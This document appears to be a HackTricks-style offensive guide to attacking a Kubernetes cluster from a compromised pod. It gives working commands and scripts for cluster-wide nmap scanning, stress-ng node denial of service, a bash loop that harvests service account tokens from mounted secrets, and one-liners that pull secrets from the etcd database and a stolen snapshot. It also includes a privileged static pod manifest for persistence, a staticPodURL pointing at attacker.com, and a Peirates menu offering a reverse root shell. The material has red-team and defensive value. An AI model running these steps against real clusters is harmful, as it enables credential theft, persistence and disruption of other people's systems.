# Attacking Kubernetes from inside a Pod
{% hint style="success" %}
Learn & practice AWS Hacking: (1) (1) (1).png) [**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)\
Learn & practice GCP Hacking:
[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)\
Learn & practice GCP Hacking:  (1).png) [**HackTricks Training GCP Red Team Expert (GRTE)**](https://training.hacktricks.xyz/courses/grte)
[**HackTricks Training GCP Red Team Expert (GRTE)**](https://training.hacktricks.xyz/courses/grte)
Support HackTricks
* Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
* **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks\_live**](https://twitter.com/hacktricks_live)**.**
* **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
{% endhint %}
## **Pod Breakout**
**If you are lucky enough you may be able to escape from it to the node:**

### Escaping from the pod
In order to try to escape from the pods you might need to **escalate privileges** first, some techniques to do it:
{% embed url="https://book.hacktricks.xyz/linux-hardening/privilege-escalation" %}
You can check this **docker breakouts to try to escape** from a pod you have compromised:
{% embed url="https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout" %}
### Abusing Kubernetes Privileges
As explained in the section about **kubernetes enumeration**:
{% content-ref url="kubernetes-enumeration.md" %}
[kubernetes-enumeration.md](kubernetes-enumeration.md)
{% endcontent-ref %}
Usually the pods are run with a **service account token** inside of them. This service account may have some **privileges attached to it** that you could **abuse** to **move** to other pods or even to **escape** to the nodes configured inside the cluster. Check how in:
{% content-ref url="abusing-roles-clusterroles-in-kubernetes/" %}
[abusing-roles-clusterroles-in-kubernetes](abusing-roles-clusterroles-in-kubernetes/)
{% endcontent-ref %}
### Abusing Cloud Privileges
If the pod is run inside a **cloud environment** you might be able to l**eak a token from the metadata endpoint** and escalate privileges using it.
## Search vulnerable network services
As you are inside the Kubernetes environment, if you cannot escalate privileges abusing the current pods privileges and you cannot escape from the container, you should **search potential vulnerable services.**
### Services
**For this purpose, you can try to get all the services of the kubernetes environment:**
```
kubectl get svc --all-namespaces
```
By default, Kubernetes uses a flat networking schema, which means **any pod/service within the cluster can talk to other**. The **namespaces** within the cluster **don't have any network security restrictions by default**. Anyone in the namespace can talk to other namespaces.
### Scanning
The following Bash script (taken from a [Kubernetes workshop](https://github.com/calinah/learn-by-hacking-kccn/blob/master/k8s_cheatsheet.md)) will install and scan the IP ranges of the kubernetes cluster:
```bash
sudo apt-get update
sudo apt-get install nmap
nmap-kube ()
{
nmap --open -T4 -A -v -Pn -p 80,443,2379,8080,9090,9100,9093,4001,6782-6784,6443,8443,9099,10250,10255,10256 "${@}"
}
nmap-kube-discover () {
local LOCAL_RANGE=$(ip a | awk '/eth0$/{print $2}' | sed 's,[0-9][0-9]*/.*,*,');
local SERVER_RANGES=" ";
SERVER_RANGES+="10.0.0.1 ";
SERVER_RANGES+="10.0.1.* ";
SERVER_RANGES+="10.*.0-1.* ";
nmap-kube ${SERVER_RANGES} "${LOCAL_RANGE}"
}
nmap-kube-discover
```
Check out the following page to learn how you could **attack Kubernetes specific services** to **compromise other pods/all the environment**:
{% content-ref url="pentesting-kubernetes-services/" %}
[pentesting-kubernetes-services](pentesting-kubernetes-services/)
{% endcontent-ref %}
### Sniffing
In case the **compromised pod is running some sensitive service** where other pods need to authenticate you might be able to obtain the credentials send from the other pods **sniffing local communications**.
## Network Spoofing
By default techniques like **ARP spoofing** (and thanks to that **DNS Spoofing**) work in kubernetes network. Then, inside a pod, if you have the **NET\_RAW capability** (which is there by default), you will be able to send custom crafted network packets and perform **MitM attacks via ARP Spoofing to all the pods running in the same node.**\
Moreover, if the **malicious pod** is running in the **same node as the DNS Server**, you will be able to perform a **DNS Spoofing attack to all the pods in cluster**.
{% content-ref url="kubernetes-network-attacks.md" %}
[kubernetes-network-attacks.md](kubernetes-network-attacks.md)
{% endcontent-ref %}
## Node DoS
There is no specification of resources in the Kubernetes manifests and **not applied limit** ranges for the containers. As an attacker, we can **consume all the resources where the pod/deployment running** and starve other resources and cause a DoS for the environment.
This can be done with a tool such as [**stress-ng**](https://zoomadmin.com/HowToInstall/UbuntuPackage/stress-ng):
```
stress-ng --vm 2 --vm-bytes 2G --timeout 30s
```
You can see the difference between while running `stress-ng` and after
```bash
kubectl --namespace big-monolith top pod hunger-check-deployment-xxxxxxxxxx-xxxxx
```
## Node Post-Exploitation
If you managed to **escape from the container** there are some interesting things you will find in the node:
* The **Container Runtime** process (Docker)
* More **pods/containers** running in the node you can abuse like this one (more tokens)
* The whole **filesystem** and **OS** in general
* The **Kube-Proxy** service listening
* The **Kubelet** service listening. Check config files:
* Directory: `/var/lib/kubelet/`
* `/var/lib/kubelet/kubeconfig`
* `/var/lib/kubelet/kubelet.conf`
* `/var/lib/kubelet/config.yaml`
* `/var/lib/kubelet/kubeadm-flags.env`
* `/etc/kubernetes/kubelet-kubeconfig`
* Other **kubernetes common files**:
* `$HOME/.kube/config` - **User Config**
* `/etc/kubernetes/kubelet.conf`- **Regular Config**
* `/etc/kubernetes/bootstrap-kubelet.conf` - **Bootstrap Config**
* `/etc/kubernetes/manifests/etcd.yaml` - **etcd Configuration**
* `/etc/kubernetes/pki` - **Kubernetes Key**
### Find node kubeconfig
If you cannot find the kubeconfig file in one of the previously commented paths, **check the argument `--kubeconfig` of the kubelet process**:
```
ps -ef | grep kubelet
root 1406 1 9 11:55 ? 00:34:57 kubelet --cloud-provider=aws --cni-bin-dir=/opt/cni/bin --cni-conf-dir=/etc/cni/net.d --config=/etc/kubernetes/kubelet-conf.json --exit-on-lock-contention --kubeconfig=/etc/kubernetes/kubelet-kubeconfig --lock-file=/var/run/lock/kubelet.lock --network-plugin=cni --container-runtime docker --node-labels=node.kubernetes.io/role=k8sworker --volume-plugin-dir=/var/lib/kubelet/volumeplugin --node-ip 10.1.1.1 --hostname-override ip-1-1-1-1.eu-west-2.compute.internal
```
### Steal Secrets
```bash
# Check Kubelet privileges
kubectl --kubeconfig /var/lib/kubelet/kubeconfig auth can-i create pod -n kube-system
# Steal the tokens from the pods running in the node
# The most interesting one is probably the one of kube-system
ALREADY="IinItialVaaluE"
for i in $(mount | sed -n '/secret/ s/^tmpfs on \(.*default.*\) type tmpfs.*$/\1\/namespace/p'); do
TOKEN=$(cat $(echo $i | sed 's/.namespace$/\/token/'))
if ! [ $(echo $TOKEN | grep -E $ALREADY) ]; then
ALREADY="$ALREADY|$TOKEN"
echo "Directory: $i"
echo "Namespace: $(cat $i)"
echo ""
echo $TOKEN
echo "================================================================================"
echo ""
fi
done
```
The script [**can-they.sh**](https://github.com/BishopFox/badPods/blob/main/scripts/can-they.sh) will automatically **get the tokens of other pods and check if they have the permission** you are looking for (instead of you looking 1 by 1):
```bash
./can-they.sh -i "--list -n default"
./can-they.sh -i "list secrets -n kube-system"// Some code
```
### Privileged DaemonSets
A DaemonSet is a **pod** that will be **run** in **all the nodes of the cluster**. Therefore, if a DaemonSet is configured with a **privileged service account,** in **ALL the nodes** you are going to be able to find the **token** of that **privileged service account** that you could abuse.
The exploit is the same one as in the previous section, but you now don't depend on luck.
### Pivot to Cloud
If the cluster is managed by a cloud service, usually the **Node will have a different access to the metadata** endpoint than the Pod. Therefore, try to **access the metadata endpoint from the node** (or from a pod with hostNetwork to True):
{% content-ref url="kubernetes-pivoting-to-clouds.md" %}
[kubernetes-pivoting-to-clouds.md](kubernetes-pivoting-to-clouds.md)
{% endcontent-ref %}
### Steal etcd
If you can specify the [**nodeName**](https://kubernetes.io/docs/tasks/configure-pod-container/assign-pods-nodes/#create-a-pod-that-gets-scheduled-to-specific-node) of the Node that will run the container, get a shell inside a control-plane node and get the **etcd database**:
```
kubectl get nodes
NAME STATUS ROLES AGE VERSION
k8s-control-plane Ready master 93d v1.19.1
k8s-worker Ready 93d v1.19.1
```
control-plane nodes have the **role master** and in **cloud managed clusters you won't be able to run anything in them**.
#### Read secrets from etcd 1
If you can run your pod on a control-plane node using the `nodeName` selector in the pod spec, you might have easy access to the `etcd` database, which contains all of the configuration for the cluster, including all secrets.
Below is a quick and dirty way to grab secrets from `etcd` if it is running on the control-plane node you are on. If you want a more elegant solution that spins up a pod with the `etcd` client utility `etcdctl` and uses the control-plane node's credentials to connect to etcd wherever it is running, check out [this example manifest](https://github.com/mauilion/blackhat-2019/blob/master/etcd-attack/etcdclient.yaml) from @mauilion.
**Check to see if `etcd` is running on the control-plane node and see where the database is (This is on a `kubeadm` created cluster)**
```
root@k8s-control-plane:/var/lib/etcd/member/wal# ps -ef | grep etcd | sed s/\-\-/\\n/g | grep data-dir
```
Output:
```bash
data-dir=/var/lib/etcd
```
**View the data in etcd database:**
```bash
strings /var/lib/etcd/member/snap/db | less
```
**Extract the tokens from the database and show the service account name**
```bash
db=`strings /var/lib/etcd/member/snap/db`; for x in `echo "$db" | grep eyJhbGciOiJ`; do name=`echo "$db" | grep $x -B40 | grep registry`; echo $name \| $x; echo; done
```
**Same command, but some greps to only return the default token in the kube-system namespace**
```bash
db=`strings /var/lib/etcd/member/snap/db`; for x in `echo "$db" | grep eyJhbGciOiJ`; do name=`echo "$db" | grep $x -B40 | grep registry`; echo $name \| $x; echo; done | grep kube-system | grep default
```
Output:
```
1/registry/secrets/kube-system/default-token-d82kb | eyJhbGciOiJSUzI1NiIsImtpZCI6IkplRTc0X2ZP[REDACTED]
```
#### Read secrets from etcd 2 [from here](https://www.linkedin.com/posts/grahamhelton_want-to-hack-kubernetes-here-is-a-cheatsheet-activity-7241139106708164608-hLAC/?utm_source=share\&utm_medium=member_android)
1. Create a snapshot of the **`etcd`** database. Check [**this script**](https://gist.github.com/grahamhelton/0740e1fc168f241d1286744a61a1e160) for further info.
2. Transfer the **`etcd`** snapshot out of the node in your favourite way.
3. Unpack the database:
{% code overflow="wrap" %}
```bash
mkdir -p restore ; etcdutl snapshot restore etcd-loot-backup.db \ --data-dir ./restore
```
{% endcode %}
4. Start **`etcd`** on your local machine and make it use the stolen snapshot:
{% code overflow="wrap" %}
```bash
etcd \ --data-dir=./restore \ --initial-cluster=state=existing \ --snapshot='./etcd-loot-backup.db'
```
{% endcode %}
5. List all the secrets:
```bash
etcdctl get "" --prefix --keys-only | grep secret
```
6. Get the secfrets:
```bash
etcdctl get /registry/secrets/default/my-secret
```
### Static/Mirrored Pods Persistence
_Static Pods_ are managed directly by the kubelet daemon on a specific node, without the API server observing them. Unlike Pods that are managed by the control plane (for example, a Deployment); instead, the **kubelet watches each static Pod** (and restarts it if it fails).
Therefore, static Pods are always **bound to one Kubelet** on a specific node.
The **kubelet automatically tries to create a mirror Pod on the Kubernetes API server** for each static Pod. This means that the Pods running on a node are visible on the API server, but cannot be controlled from there. The Pod names will be suffixed with the node hostname with a leading hyphen.
{% hint style="danger" %}
The **`spec` of a static Pod cannot refer to other API objects** (e.g., ServiceAccount, ConfigMap, Secret, etc. So **you cannot abuse this behaviour to launch a pod with an arbitrary serviceAccount** in the current node to compromise the cluster. But you could use this to run pods in different namespaces (in case thats useful for some reason).
{% endhint %}
If you are inside the node host you can make it create a **static pod inside itself**. This is pretty useful because it might allow you to **create a pod in a different namespace** like **kube-system**.
In order to create a static pod, the [**docs are a great help**](https://kubernetes.io/docs/tasks/configure-pod-container/static-pod/). You basically need 2 things:
* Configure the param **`--pod-manifest-path=/etc/kubernetes/manifests`** in the **kubelet service**, or in the **kubelet config** ([**staticPodPath**](https://kubernetes.io/docs/reference/config-api/kubelet-config.v1beta1/#kubelet-config-k8s-io-v1beta1-KubeletConfiguration)) and restart the service
* Create the definition on the **pod definition** in **`/etc/kubernetes/manifests`**
**Another more stealth way would be to:**
* Modify the param **`staticPodURL`** from **kubelet** config file and set something like `staticPodURL: http://attacker.com:8765/pod.yaml`. This will make the kubelet process create a **static pod** getting the **configuration from the indicated URL**.
**Example** of **pod** configuration to create a privilege pod in **kube-system** taken from [**here**](https://research.nccgroup.com/2020/02/12/command-and-kubectl-talk-follow-up/):
```yaml
apiVersion: v1
kind: Pod
metadata:
name: bad-priv2
namespace: kube-system
spec:
containers:
- name: bad
hostPID: true
image: gcr.io/shmoocon-talk-hacking/brick
stdin: true
tty: true
imagePullPolicy: IfNotPresent
volumeMounts:
- mountPath: /chroot
name: host
securityContext:
privileged: true
volumes:
- name: host
hostPath:
path: /
type: Directory
```
### Delete pods + unschedulable nodes
If an attacker has **compromised a node** and he can **delete pods** from other nodes and **make other nodes not able to execute pods**, the pods will be rerun in the compromised node and he will be able to **steal the tokens** run in them.\
For [**more info follow this links**](abusing-roles-clusterroles-in-kubernetes/#delete-pods-+-unschedulable-nodes).
## Automatic Tools
* [**https://github.com/inguardians/peirates**](https://github.com/inguardians/peirates)
```
Peirates v1.1.8-beta by InGuardians
https://www.inguardians.com/peirates
----------------------------------------------------------------
[+] Service Account Loaded: Pod ns::dashboard-56755cd6c9-n8zt9
[+] Certificate Authority Certificate: true
[+] Kubernetes API Server: https://10.116.0.1:443
[+] Current hostname/pod name: dashboard-56755cd6c9-n8zt9
[+] Current namespace: prd
----------------------------------------------------------------
Namespaces, Service Accounts and Roles |
---------------------------------------+
[1] List, maintain, or switch service account contexts [sa-menu] (try: listsa *, switchsa)
[2] List and/or change namespaces [ns-menu] (try: listns, switchns)
[3] Get list of pods in current namespace [list-pods]
[4] Get complete info on all pods (json) [dump-pod-info]
[5] Check all pods for volume mounts [find-volume-mounts]
[6] Enter AWS IAM credentials manually [enter-aws-credentials]
[7] Attempt to Assume a Different AWS Role [aws-assume-role]
[8] Deactivate assumed AWS role [aws-empty-assumed-role]
[9] Switch authentication contexts: certificate-based authentication (kubelet, kubeproxy, manually-entered) [cert-menu]
-------------------------+
Steal Service Accounts |
-------------------------+
[10] List secrets in this namespace from API server [list-secrets]
[11] Get a service account token from a secret [secret-to-sa]
[12] Request IAM credentials from AWS Metadata API [get-aws-token] *
[13] Request IAM credentials from GCP Metadata API [get-gcp-token] *
[14] Request kube-env from GCP Metadata API [attack-kube-env-gcp]
[15] Pull Kubernetes service account tokens from kops' GCS bucket (Google Cloudonly) [attack-kops-gcs-1] *
[16] Pull Kubernetes service account tokens from kops' S3 bucket (AWS only) [attack-kops-aws-1]
--------------------------------+
Interrogate/Abuse Cloud API's |
--------------------------------+
[17] List AWS S3 Buckets accessible (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls]
[18] List contents of an AWS S3 Bucket (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls-objects]
-----------+
Compromise |
-----------+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-pod-hostpath-mount]
[21] Run command in one or all pods in this namespace via the API Server [exec-via-api]
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting) [exec-via-kubelet]
-------------+
Node Attacks |
-------------+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]
-----------------+
Off-Menu +
-----------------+
[90] Run a kubectl command using the current authorization context [kubectl [arguments]]
[] Run a kubectl command using EVERY authorization context until one works [kubectl-try-all [arguments]]
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]
[94] Enumerate services via DNS [enumerate-dns] *
[] Run a shell command [shell ]
[exit] Exit Peirates
```
* [**https://github.com/r0binak/MTKPI**](https://github.com/r0binak/MTKPI)
{% hint style="success" %}
Learn & practice AWS Hacking:[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)\
Learn & practice GCP Hacking: [**HackTricks Training GCP Red Team Expert (GRTE)**](https://training.hacktricks.xyz/courses/grte)
Support HackTricks
* Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
* **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks\_live**](https://twitter.com/hacktricks_live)**.**
* **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
{% endhint %}